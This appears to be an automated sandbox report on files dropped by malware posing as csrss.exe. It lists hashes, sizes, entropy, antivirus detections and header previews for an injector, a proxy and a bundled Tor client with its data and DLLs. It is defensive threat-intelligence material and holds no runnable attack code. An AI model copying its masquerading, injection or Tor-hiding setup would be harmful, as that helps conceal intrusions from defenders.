Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b.....k.....k.....k..r...w.....w.....w.....k..... w..... w..... w.. ....Rich.....PE..d...o.D`....." .....$/.....`.....g..(.....p.....<....W..8.....@W.. 8.....text..... ..`.rdata.....@..@.data.....d.....@....pdata..p.....p.....@..@_RDATA..... .....@..@.rsrc.....@..@.reloc..<.....@..B..... .....

C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	288256
Entropy (8bit):	6.31266455792162
Encrypted:	false
SSDEEP:	3072:qbHszDaOJ8u2HHFIWr6e29kOnK7qFQ8wMii5I7kGvNjzMuszHshoY46bEydJ+dK9:SA3IIIA6e29vngqS8wMmuooh8z+8F
MD5:	D98E33B66343E7C96158444127A117F6
SHA1:	BB716C5509A2BF345C6C1152F6E3E1452D39D50D
SHA-256:	5DE4E2B07A26102FE527606CE5DA1D5A4B938967C9D380A3C5FE86E2E34AAAF1
SHA-512:	705275E4A1BA8205EB799A8CF1737BC8BA686925E52C9198A6060A7ABEEE65552A85B814AC494A4B975D496A63BE285F19A6265550585F2FC85824C42D7EFAB5
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 92%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....|.....t.....Rich..... .....PE..d...I.D`....."..... ..T.....@.....`.....(.....`...'.....`...@...8.....8..... .....text...H..... ..`.rdata...9.....:.....@..@.data...`....0.....@....pdata...'...`...(.....@..@_RDATA.....V.....@..@. rsrc.....X.....@..@.reloc..`.....Z.....@..B..... .....

C:\Users\user\AppData\Local\Temp\csrss\proxy\proxy.exe

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	7344128
Entropy (8bit):	6.357813724347352
Encrypted:	false
SSDEEP:	49152:1DFOHg877aK8TVGV5KQcBZizR/BLzTu7AXiyaxI8XqHgN12StmcOr2Ot65At1/jX:1FO8HZYBBLzTG5IWzf26eCS/jDPFfJ
MD5:	61275FE567B258A897943911C450E57E
SHA1:	F7ABDD7779272EEEDA371CAA52CFC5BA3B608C84
SHA-256:	21F7A32152D87672649F15F5EFDE5D0F6DFC00763DDC19486CF4178D1B642F65
SHA-512:	218473CAE7B8E0F011DF46863409772F9DB87283C91E2CFF52FEE9365230BE87AD040EE031F002F91262F8FD69B66DB3BBDC97F20B8F90162B88CAEF0919AE65
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....p.....5.....p.....0g...@.....r..... ..@.....n.....n..... 0g.....text...o.5.....5.....`..`.rdata..<-1...6...1...5.....@..@.dat a... S...0g....."g.....@....idata.....n.....&I.....@....reloc.....n.....*I.....@..B.symtab.....r.....p.....B..... ....

C:\Users\user\AppData\Local\Temp\csrss\tor\Data\Tor\geoip

Process:	C:\Windows\rss\csrss.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	3987500
Entropy (8bit):	4.0110114531289485
Encrypted:	false
SSDEEP:	49152:DafG4adBZfUJczDMlXCbuxCCAjnk+AS3IDTN5v6iuXTvz:J
MD5:	C72911DEC6AE8C4BC62BB2A6A21BA85B
SHA1:	0AE7077313A53103C2B32100D74AAFC04216289D
SHA-256:	7E777EFC194EA9788171636085B19875D19397D3249FBB88136534037A3DC38F

SHA-512:	99DC9761AD69F5508D96A2362B930728D451F5DDCF7BB1E210EC5B0F14EE00EE71EFAAAB150FFA16A2F92FBBB1E2A6B5CD92D51721996DF7AC794491C441C304
Malicious:	false
Reputation:	unknown
Preview:	# This file has been converted from the IPFire Location database.# using Tor's geoip-db-tool. For more information on the data, see.# https://location.ipfire.org/..#.# Below is the header from the original export:.#.#.# Location Database Export.#.# Generated: Tue, 09 Aug 2022 06:11:25 GMT.# Vendor: IPFire Project.# License: CC BY-SA 4.0.#.# This database has been obtained from https://location.ipfire.org/.#.# Find the full license terms at https://creativecommons.org/licenses/by-sa/4.0/.#.16777216,16777471,AU.16777472,16778239,CN.16778240,16779263,AU.16779264,16781311,CN.16781312,16785407,JP.16785408,16793599,CN.16793600,16809983,JP.16809984,16842751,TH.16842752,16843007,CN.16843008,16843263,AU.16843264,16859135,CN.16859136,16875519,JP.16875520,16908287,TH.16908288,16909055,CN.16909056,16909311,AU.16909312,16941055,CN.16941056,16973823,TH.16973824,17039359,CN.17039360,17039615,AU.17039616,17072127,CN.17072128,17104895,TH.17104896,17170431,JP.17170432,17301503,IN.17301504,17367039

C:\Users\user\AppData\Local\Temp\csrss\tor\Data\Tor\geoip6

Process:	C:\Windows\rss\csrss.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	5919292
Entropy (8bit):	3.1083240413253934
Encrypted:	false
SSDEEP:	24576:OSVA+ByKCLUCVEPycvUlmx0oLPTvmCg1e1GSxD80xmSLpjLrnMLTjnTzP7HxLfz3:Y
MD5:	ED2F9B19DD1584D7E26F5BA460EF2FBF
SHA1:	DCBF1789BF1EEB03276B830CB2AB92BCF779D97F
SHA-256:	F11BD1D7546CAD00B6DB0A1594F3AC1DAF9F541004FD7EFB5414E068693D6ADD
SHA-512:	DCFC780D1E34968390969B64EA2091B630C8EEC94AC4724A4103A003A2F31545C3791A39F514517153538B4D3F5C50B6BFBA74CC9CF8C0B1B5DABA0A4849C856
Malicious:	false
Reputation:	unknown
Preview:	# This file has been converted from the IPFire Location database.# using Tor's geoip-db-tool. For more information on the data, see.# https://location.ipfire.org/..#.# Below is the header from the original export:.#.#.# Location Database Export.#.# Generated: Tue, 09 Aug 2022 06:11:25 GMT.# Vendor: IPFire Project.# License: CC BY-SA 4.0.#.# This database has been obtained from https://location.ipfire.org/.#.# Find the full license terms at https://creativecommons.org/licenses/by-sa/4.0/.#.2001::,2001:0:ffff:ffff:ffff:ffff:ffff:ffff,??.2001:4:112::,2001:4:112:ffff:ffff:ffff:ffff:ffff,??.2001:200::,2001:200:134:ffff:ffff:ffff:ffff:ffff,JP.2001:200:135::,2001:200:135:ffff:ffff:ffff:ffff:ffff,US.2001:200:136::,2001:200:179:ffff:ffff:ffff:ffff:ffff,JP.2001:200:17a::,2001:200:17b:ffff:ffff:ffff:ffff:ffff,US.2001:200:17c::,2001:200:ffff:ffff:ffff:ffff:ffff:ffff,JP.2001:201::,2001:207:ffff:ffff:ffff:ffff:ffff:ffff,AU.2001:208::,2001:208:ffff:ffff:ffff:ffff:ffff:ffff,SG.2001:209::,2001:21

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\cached-certs (copy)

Process:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	14018
Entropy (8bit):	6.052487508143452
Encrypted:	false
SSDEEP:	384:4U4IoVM1h8t//4DVEl1hnnd4oGbVla1hQfy2h4YVc1h162q41o8XVKu1h9byd24r:1wyCnyKDd1lmOy6xyhCM3hb62M1uk
MD5:	70BC31E2A64CD5707571C28522621E5A
SHA1:	2C742BEBCFB5C9BA24BECD6F5306FD6D55F743B4
SHA-256:	B8147B79C685D063DC1866EF9396EFF64AB27DE8FAAE91D79129945F7A4A0874
SHA-512:	31B6F78FF065A86D90538A51C83DD9BECF47C6BF9932EB0640511A41922ED729B4F9BB1BC034E65B895FD147A21C3A8E9BFBB6B9B4C36D0B8D2F6583FBEEEC0B2
Malicious:	false
Reputation:	unknown
Preview:	dir-key-certificate-version 3..fingerprint 49015F787433103580E3B66A1707A00E60F2D15B..dir-key-published 2023-04-05 17:47:59..dir-key-expires 2023-07-05 17:47:59..dir-identity-key..-----BEGIN RSA PUBLIC KEY-----..MIIBigKCAYEAxVbS0noZKz1Ei6858RGyyuQgwQUKG4Urrp2BiAzkYxwX+6fURlut..AjeLb4XysqCdNdUipuLRQ2Qly1C220QiCHV6jZAsM4tmEq6TpK6q1lxi5YPKqbGS..CfUQFT1nO4s4DCYSLCwiRNy6bMe8tNHc0MpXP3loCbPkYCoXrEL6vYIROw3oeGWE..KbFPQrzYJAPHgUubBibsY5lkUY9N/5QZw2y1bn+dq9mFOoCIHLd6DkQmySmftnMe..QrpYA2WvE4M5yN2HB8QGT7TdzXPPL6889rFw/mjqYExQPX7cqmILkchsB7l5whjA..u0oodF8Y9ooK9QT0GeK4h3xQhzNG17anuUxbZ7sxzmBwBNmkNyLWEeIntazyjRFr..P2mDY/9YK2JOQKkh3tKl1whcCG9ZtAhKmm/ijG7OrhqtusdGKBXlgALf4f111AK1..gNcacDx2fJzRHuNK8zkIORAzStxKdLbAbBNeLENk1zBjSkrxCOJH4mBpr8TXULq1..ThLI/8OzZq4LAgMBAAE=..-----END RSA PUBLIC KEY-----..dir-signing-key..-----BEGIN RSA PUBLIC KEY-----..MIIBCgKCAQEAvv0TXkvzn4wlk6zF5qvalq3Qt0s3Uj4N6AqDRiX4ouPR3u64ZKvO..V0po5LKo1NiqFsHQW5U64SVYpG6z6QkG0dzCXGyOrm0FVlTA4OE2UErBkjzwRpMZ..wCyTRunJ1wfPNsptuV6zqVWijDwY

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\cached-certs.tmp

Process:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	14018
Entropy (8bit):	6.052487508143452
Encrypted:	false

SSDEEP:	384:4U4IoVM1h8t//4DVEl1hnnd4oGbVla1hQfy2h4YVc1h162q41o8XVKu1h9byd24r:1wyCnyKDd1lmOy6xyhCM3hb62M1uk
MD5:	70BC31E2A64CD5707571C28522621E5A
SHA1:	2C742BEBCFB5C9BA24BECD6F5306FD6D55F743B4
SHA-256:	B8147B79C685D063DC1866EF9396EFF64AB27DE8FAAE91D79129945F7A4A0874
SHA-512:	31B6F78FF065A86D90538A51C83DD9BECF47C6BF9932EB0640511A41922ED729B4F9BB1BC034E65B895FD147A21C3A8E9BFBB6B9B4C36D0B8D2F6583FBEEEC B2
Malicious:	false
Reputation:	unknown
Preview:	dir-key-certificate-version 3..fingerprint 49015F787433103580E3B66A1707A00E60F2D15B..dir-key-published 2023-04-05 17:47:59..dir-key-expires 2023-07-05 17:47:59. .dir-identity-key..-----BEGIN RSA PUBLIC KEY-----..MIIBigKCAYEAxVbS0noZKz1Ei6858RGyyuQgwQUKG4Urrp2BiAzkYxwX+6fURlut..AjeLb4XysqCdNdUipuLRQ2Q Iy1C220QiCHV6jZAsM4tmEq6TpK6q1lxi5YPKqbGS..CfUQFT1nO4s4DCYSLCwiRNy6bMe8tNHc0MpXP3loCbPkYCoXrEL6vYIROw3oeGWE..KbFPQrzYJAP HgUubBibsY5lkUY9N/5QZw2y1bn+dq9mFOoClHLd6DkQmySmftnMe..QrpYA2WvE4M5yN2HB8QGT7TdzXPPL6889rFw/mjqYExQPX7cqmILkchsB7I5whjA..u0oodF8Y9 ooK9QT0GeK4h3xQhzNG17anuUxbZ7sxzmBwBNmkNyLWEeIntazyjRFr..P2mDY/9YK2JOQKkh3tKl1whcCG9ZtAhKmm/ijG7OrhqtusdGKBXIgALf4f111AK1..gNcacDx 2fJzRHuNK8zkIORAzStxKdLbAbBNeLENk1zBjSkrxCOJH4mBpr8TXULq1..ThLI/8OzZq4LAgMBAAE=..-----END RSA PUBLIC KEY-----..dir-signing-key..-----BEGIN RSA PUBLIC KEY-----..MIIBCgKCAQEAvv0TXkvzn4wlk6zF5qvalq3Qt0s3Uj4N6AqDRiX4ouPR3u64ZKvO..V0po5LKo1NiqFsHQW5U64SVYpG6z6QkG0dzCXGyOrm0F VlTA4OE2UErBkjzwRpMZ..wCyTRunJ1wfPNsptuV6zqVWijDwY

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\cached-microdesc-consensus (copy)

Process:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
File Type:	ASCII text, with very long lines (951)
Category:	dropped
Size (bytes):	2335545
Entropy (8bit):	5.633016644635129
Encrypted:	false
SSDEEP:	12288:35scsA2FGSV9VK+UJFoX1HibnIwOt97mTNILhz9qL/COg5zI3dWbbA:3i3AGG4IWSIVt5mTShzuwz4dAA
MD5:	B5F4106F219FC01DA4EE443BC0007878
SHA1:	A29E63438405C75BFEC31E51F67260EF2E801077
SHA-256:	788006221BF575E6ED466BA0C925C88FB88BAB955D22013864D72E3E2BAFFE61
SHA-512:	18D22839BA0370BD39B4875C86A105DA4DE4449217FD335CE65C6BC217DB6E22814ACA4CE8DF77578651AFCE0EEA5B9B12A0A66FB6F3F6220FF2C737D7ED02 FF
Malicious:	false
Reputation:	unknown
Preview:	network-status-version 3 microdesc.vote-status consensus.consensus-method 32.valid-after 2023-05-28 09:00:00.fresh-until 2023-05-28 10:00:00.valid-until 2023-05-28 12:00:00.voting-delay 300 300.client-versions 0.4.7.7,0.4.7.8,0.4.7.10,0.4.7.11,0.4.7.12,0.4.7.13.server-versions 0.4.7.7,0.4.7.8,0.4.7.10,0.4.7.11,0.4.7.12,0.4.7.13.known-flags Authority BadExit Exit Fast Guard HSDir MiddleOnly NoEdConsensus Running Stable StaleDesc Sybil V2Dir Valid.recommended-client-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 Microdesc=2 Relay=2.recommended-relay-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 LinkAuth=3 Microdesc=2 Relay=2.required-client-protocols Cons=2 Desc=2 Link=4 Microdesc=2 Relay=2.required-relay-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 LinkAuth=3 Microdesc=2 Relay=2.params CircuitPriorityHalflifeMsec=30000 DoSCircuitCreationBurst=60 DoSCircuitCreation Enabled=1 DoSCircuitCreationMinConnections=2 DoSCi

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\cached-microdesc-consensus.tmp

Process:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
File Type:	ASCII text, with very long lines (951)
Category:	dropped
Size (bytes):	2335545
Entropy (8bit):	5.633016644635129
Encrypted:	false
SSDEEP:	12288:35scsA2FGSV9VK+UJFoX1HibnIwOt97mTNILhz9qL/COg5zI3dWbbA:3i3AGG4IWSIVt5mTShzuwz4dAA
MD5:	B5F4106F219FC01DA4EE443BC0007878
SHA1:	A29E63438405C75BFEC31E51F67260EF2E801077
SHA-256:	788006221BF575E6ED466BA0C925C88FB88BAB955D22013864D72E3E2BAFFE61
SHA-512:	18D22839BA0370BD39B4875C86A105DA4DE4449217FD335CE65C6BC217DB6E22814ACA4CE8DF77578651AFCE0EEA5B9B12A0A66FB6F3F6220FF2C737D7ED02 FF
Malicious:	false
Reputation:	unknown
Preview:	network-status-version 3 microdesc.vote-status consensus.consensus-method 32.valid-after 2023-05-28 09:00:00.fresh-until 2023-05-28 10:00:00.valid-until 2023-05-28 12:00:00.voting-delay 300 300.client-versions 0.4.7.7,0.4.7.8,0.4.7.10,0.4.7.11,0.4.7.12,0.4.7.13.server-versions 0.4.7.7,0.4.7.8,0.4.7.10,0.4.7.11,0.4.7.12,0.4.7.13.known-flags Authority BadExit Exit Fast Guard HSDir MiddleOnly NoEdConsensus Running Stable StaleDesc Sybil V2Dir Valid.recommended-client-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 Microdesc=2 Relay=2.recommended-relay-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 LinkAuth=3 Microdesc=2 Relay=2.required-client-protocols Cons=2 Desc=2 Link=4 Microdesc=2 Relay=2.required-relay-protocols Cons=2 Desc=2 DirCache=2 HSDir=2 HSIntro=4 HSRend=2 Link=4-5 LinkAuth=3 Microdesc=2 Relay=2.params CircuitPriorityHalflifeMsec=30000 DoSCircuitCreationBurst=60 DoSCircuitCreation Enabled=1 DoSCircuitCreationMinConnections=2 DoSCi

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\cached-microdescs.new

Process:	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe
File Type:	ASCII text, with very long lines (9078)

Category:	dropped
Size (bytes):	14009460
Entropy (8bit):	4.9630162100579
Encrypted:	false
SSDEEP:	24576:2QhTBG1rutAkXxYtxXsw1VrNeyaeB/GU9LUr3+sw2jc/PmYcv6vxZsvwsuwymW1I:+7sNRqdDlMw3PLYMktWMqnnA
MD5:	700CA6B4D8E515BCCAC9066168B896B4
SHA1:	0ACCB17CAE34051830682C1175F25115DC77E280
SHA-256:	9EA0A094EB06B77DD6F27F912F4C4A165177A381FA23BA402559CC92DF1BB737
SHA-512:	CBDC8837284EF8157F91EA69AF9DEC689D68171F813BAEB584CE1E6421B735254ED71F31A67AB2821F4725FC6465B947D599309D137C3EC8E72C9421BBBEAEF9
Malicious:	false
Reputation:	unknown
Preview:	@last-listed 2023-05-28 10:32:24.onion-key.-----BEGIN RSA PUBLIC KEY-----.MIGJAoGBALwsq0GmRyaUh05wWhds0hTmgRlpGGMQssrYiZraMv27duNoe1zHgDfF.HyRB/AwyzrUdcAPe6Fzn3wm6g/gMFeLMnDuiNLygrEKCACpgxc87wKSZD9GjmPYk.czZZnWnkrMgDLxZDs1vzgVBPSxVgUGclmzGiFTJ2XbqSTRTfKbVXAgMBAAE=.-----END RSA PUBLIC KEY-----.ntor-onion-key o9raTUkJ9UbJD+Grd3A1L08RP6eveXOXpavhJTrWt2Q.id ed25519 sMwKMpHEKTtQvxL9pNqpHDkvhsBdDZ76CiOENchaQ6g.@last-listed 2023-05-28 10:32:24.onion-key.-----BEGIN RSA PUBLIC KEY-----.MIGJAoGBALKcnlrLGm0XstKznRPb9LAdE5WdvvdkG+q6X60MK+y/FYGS1O3b5uUz.ppqlqZQRtzG0/rqks57Z9JUIpV8SV7ne3Bpjx1KwJrc1tRUCYcl7O0/8evq4i6iQ.8z37Afet5Ezm+eu7KKNXa/Dq1F9fo7iaFS0JMkqHBPSfEoclfqcpAgMBAAE=.-----END RSA PUBLIC KEY-----.ntor-onion-key lKXFiK86hTe2lG5JSu9sxs9sccv227DVAlU/9fi1pWc.id ed25519 cpqJBuuDju7s2R8Z+iJrjHkEFQviOzXmW0h252gOTXc.@last-listed 2023-05-28 10:32:24.onion-key.-----BEGIN RSA PUBLIC KEY-----.MIGJAoGBAKhDKfsb7jTbu63Z6nEKy80CQsjel1fD38vN/GxJj5KwgMHaNR2IA4v+.KjHp/obU3PhMcwOB0hzjRWdSe7gH5niew3hi8QiP/qrKd

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\geoip (copy)

Process:	C:\Windows\rss\csrss.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	3987500
Entropy (8bit):	4.0110114531289485
Encrypted:	false
SSDEEP:	49152:DafG4adBZfUJczDMlXCbuxCCAjnk+AS3IDTN5v6iuXTvz:J
MD5:	C72911DEC6AE8C4BC62BB2A6A21BA85B
SHA1:	0AE7077313A53103C2B32100D74AAFC04216289D
SHA-256:	7E777EFC194EA9788171636085B19875D19397D3249FBB88136534037A3DC38F
SHA-512:	99DC9761AD69F5508D96A2362B930728D451F5DDCF7BB1E210EC5B0F14EE00EE71EFAAAB150FFA16A2F92FBBB1E2A6B5CD92D51721996DF7AC794491C441C304
Malicious:	false
Reputation:	unknown
Preview:	# This file has been converted from the IPFire Location database.# using Tor's geoip-db-tool. For more information on the data, see.# https://location.ipfire.org/..#.# Below is the header from the original export:.#.#.# Location Database Export.#.# Generated: Tue, 09 Aug 2022 06:11:25 GMT.# Vendor: IPFire Project.# License: CC BY-SA 4.0.#.# This database has been obtained from https://location.ipfire.org/.#.# Find the full license terms at https://creativecommons.org/licenses/by-sa/4.0/.#.16777216,16777471,AU.16777472,16778239,CN.16778240,16779263,AU.16779264,16781311,CN.16781312,16785407,JP.16785408,16793599,CN.16793600,16809983,JP.16809984,16842751,TH.16842752,16843007,CN.16843008,16843263,AU.16843264,16859135,CN.16859136,16875519,JP.16875520,16908287,TH.16908288,16909055,CN.16909056,16909311,AU.16909312,16941055,CN.16941056,16973823,TH.16973824,17039359,CN.17039360,17039615,AU.17039616,17072127,CN.17072128,17104895,TH.17104896,17170431,JP.17170432,17301503,IN.17301504,17367039

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\geoip6 (copy)

Process:	C:\Windows\rss\csrss.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	5919292
Entropy (8bit):	3.1083240413253934
Encrypted:	false
SSDEEP:	24576:OSVA+ByKCLUCVEPycvUlmx0oLPTvmCg1e1GSxD80xmSLpjLrnMLTjnTzP7HxLfz3:Y
MD5:	ED2F9B19DD1584D7E26F5BA460EF2FBF
SHA1:	DCBF1789BF1EEB03276B830CB2AB92BCF779D97F
SHA-256:	F11BD1D7546CAD00B6DB0A1594F3AC1DAF9F541004FD7EFB5414E068693D6ADD
SHA-512:	DCFC780D1E34968390969B64EA2091B630C8EEC94AC4724A4103A003A2F31545C3791A39F514517153538B4D3F5C50B6BFBA74CC9CF8C0B1B5DABA0A4849C856
Malicious:	false
Reputation:	unknown
Preview:	# This file has been converted from the IPFire Location database.# using Tor's geoip-db-tool. For more information on the data, see.# https://location.ipfire.org/..#.# Below is the header from the original export:.#.#.# Location Database Export.#.# Generated: Tue, 09 Aug 2022 06:11:25 GMT.# Vendor: IPFire Project.# License: CC BY-SA 4.0.#.# This database has been obtained from https://location.ipfire.org/.#.# Find the full license terms at https://creativecommons.org/licenses/by-sa/4.0/.#.2001::,2001:0:ffff:ffff:ffff:ffff:ffff:ffff,??.2001:4:112::,2001:4:112:ffff:ffff:ffff:ffff:ffff,??.2001:200::,2001:200:134:ffff:ffff:ffff:ffff:ffff,JP.2001:200:135::,2001:200:135:ffff:ffff:ffff:ffff:ffff,US.2001:200:136::,2001:200:179:ffff:ffff:ffff:ffff:ffff,JP.2001:200:17a::,2001:200:17b:ffff:ffff:ffff:ffff:ffff,US.2001:200:17c::,2001:200:ffff:ffff:ffff:ffff:ffff:ffff,JP.2001:201::,2001:207:ffff:ffff:ffff:ffff:ffff:ffff,AU.2001:208::,2001:208:ffff:ffff:ffff:ffff:ffff:ffff,SG.2001:209::,2001:21

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libcrypto-1_1.dll

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3720943
Entropy (8bit):	6.381273721170494
Encrypted:	false
SSDEEP:	98304:hxRZU5tRdTvnt3EhOPE2sgEcgY5PJbBC87l8wpi1CPwDv3uFfJxzX2EeJUO9WL44:XzUJhvnt3EhOP/srcN5PJbBD7Tli1CP3
MD5:	B7C32C8E7D21AA9B79470037227EBA43
SHA1:	38D719B10CA035CEE65162C1A44E2C62123D41B4
SHA-256:	99B4042A858A9E437917C8256692E9BA161B87054CCF5E22538E86BB35C34F23
SHA-512:	D85345380B9605C8484E11873218AA4EAEEA573CA51EEDADA6D0518695A2B184BB22FAF7C5E3D88330935774CED17E9D80C577B06603AA1CA6DAB748B0BD15A7
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....(/..\.....!...#.....*..B.....@k.....0.....Y9. ..@... .....(.....*.$....P*.....`*.....I."....H.*.....text...h.....`..`.data.....@.`..rda ta..hS.....T.....@.`@/4.....XX...P#..Z...D#.....@.0@.bss.....A....'.....`..edata.....(.....'.....@.0@.idata..$.....*.....).....@.0..CRT....,....0 *.....).....@.0..tls.....@*.....).....@.0..rsrc.....P*.....).....@.0..reloc.....`*.....).....@.0B/14.....P+.....*.....@.@B/29....g....`+.....*..... ..@..B/41.....F....,..H...>,.....@..B/55.....@-.....,.....@..B/67....8....0.....n-.

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent-2-1-7.dll

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	897308
Entropy (8bit):	6.070043579095594
Encrypted:	false
SSDEEP:	12288:q1db6bzbHbMZFbhb0bvb64AZl6lHkzptOAL2Wt4XCFDsF/Jpt7L7ZG1nkC0xuHSC:+4AZ0zrOAL2M4XvF/tl7HS4P
MD5:	736443B08B5A52B6958F001E8200BE71
SHA1:	E56DDC8476AEF0D3482C99C5BFAF0F57458B2576
SHA-256:	DA1F75B9CE5F47CB78A6930A50C08397EE4D9778302746340F4057FCD838DBF4
SHA-512:	9DFCDB1186B089E7961767D427DE986AD8E5F7715B7592984349D0B8E7F02198137C83E8C79A096A7475AD9F4695F52539FA08FA65912860DDF0A85515A7CDA1
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....N.....!...#..... .....h..... ..@... .....Y.....T..... ...&.....z.....P.....text.....`.P`.data.....@.`..rdata..... .....@.`@/4.....L.....z.....@.0@.bss.....`.....`..edata...Y.....Z...6.....@.0@.idata..T.....@.0..CRT....,..... ..@.0..tls.....@.0..reloc...&... ...(.....@.0B/14.....P.....@.@B/29.....`.....@..B/41.....{I.....J...r.....@..B/55.....)....P .....@..B/67....8....@.....@.0B/80.....e....P.....

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent_core-2-1-7.dll

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	718110
Entropy (8bit):	5.9917560981929405
Encrypted:	false
SSDEEP:	12288:iW3bb6bRbHbIZJbhbgbvb5m1A73b/0kPxuPL32s4tijTHK2jtki943eAWnVC1uLx:im1A73b/0kPxuPL32LMvHHtkcMtwv
MD5:	F1BCC8BD3200845993211EB807F33E56
SHA1:	D25274E36E79D8E50A446B1144D8B6F2B2CF309B
SHA-256:	7CD199BBF3BFE19182C5ECA3A080A7E93CEC0D30CBD872A305C92BC9282A7399
SHA-512:	397BA6B995AEBCE54B95C7F3ABD3C64AE2C5AB3D01FB38185F8FCCAD82CAC335E2F0666FC47B73D3A3A4AF9B5A5CE311E4963841616F4D38B03E1BC16355B5BB
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....p.....!...#.V.....p....0n.....`.. ..@... .....i<.....L.....text....T.....V.....`.P`.data.....p.....\.....@.`..rda ta...V.....X...`.....@.`@/4.....@.0@.bss.....p.....`..edata..i<.....>...<.....@.0@.idata.....z.....@.0..CRT.....@.0..tls.....@.0..reloc.....@.0B/14..... .....@.@B/29.....W....0.....@..B/41.....G.....H...F.....@..B/55. ....@..B/67.....8.....v.....@.0B/80.....[... .....x..

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent_extra-2-1-7.dll

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	509893
Entropy (8bit):	5.923804968499278
Encrypted:	false
SSDEEP:	12288:99tor7gVS5W5rHNYOXB1XEtrfI8Vu1nmCuXZS:vV2W5rHuO0tuyZS
MD5:	F963552B851FDE3834405BB98BAE0C36
SHA1:	822C7D7988AC28ACA080DBC9C26F98416F67124F
SHA-256:	36C66CFC6E9663BDD2CDC54A1253A8C26C837CA0BD8C52769B5820641C18D4C3
SHA-512:	B301DF8740E07C1032E959E563842D568916F7165F72C459C0FFCBE1A717B0886BE1D2EF8B992875392A09983AE9E35E7481B29C213A18EE15B335A9849CF39B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....R.....!...#.*.....@.....d.....3.. ..@... ....`.....`.....~.....#.....text....(.....*.....`.P`.data...4....@.....0.....@.`..rda ta...A...P...B...2.....@.`@/4.....K.....L...t.....@.0@.bss....P.....`..edata..... .....@.0@.idata..`.... .....@.0..CRT....,...@..... .....@.0..tls.....P.....@.0..reloc.....`.....@.0B/14.....P.....@.@B/29.....).....*.....@..B/41.....h4.....6...@.....@..B/55. ....k.....v.....@..B/67.....8.....@.0B/80.....F.....

C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libgcc_s_dw2-1.dll

Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	684853
Entropy (8bit):	5.811518800721527
Encrypted:	false
SSDEEP:	6144:X8lWUP47MlXxv9XQh2ACuBs4Npf4XCdzNe/+Qg3K2tUzVprtk4kpQANYErfxAdba:X8lWUOUhp4Df8CdzNAlacpmpxTxOno3/
MD5:	36E1C3814BDE3418BA3D38517954CB7C
SHA1:	495E1BA5B0B442E70124D33DAA6FEA4E3E5931B0
SHA-256:	B34EDD252F46DD881E79CFD274777FE5E90943D511C8E002AECA0528D7F3B4B1
SHA-512:	DF7B608C51A782AD5CDFD753577A3DCACF4E2515AC02CE9E35B3CBC543895862844E8ADCAFF983B1348884085CF7427C33A67ACC5CE48FE656F5B2083D0813B0
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
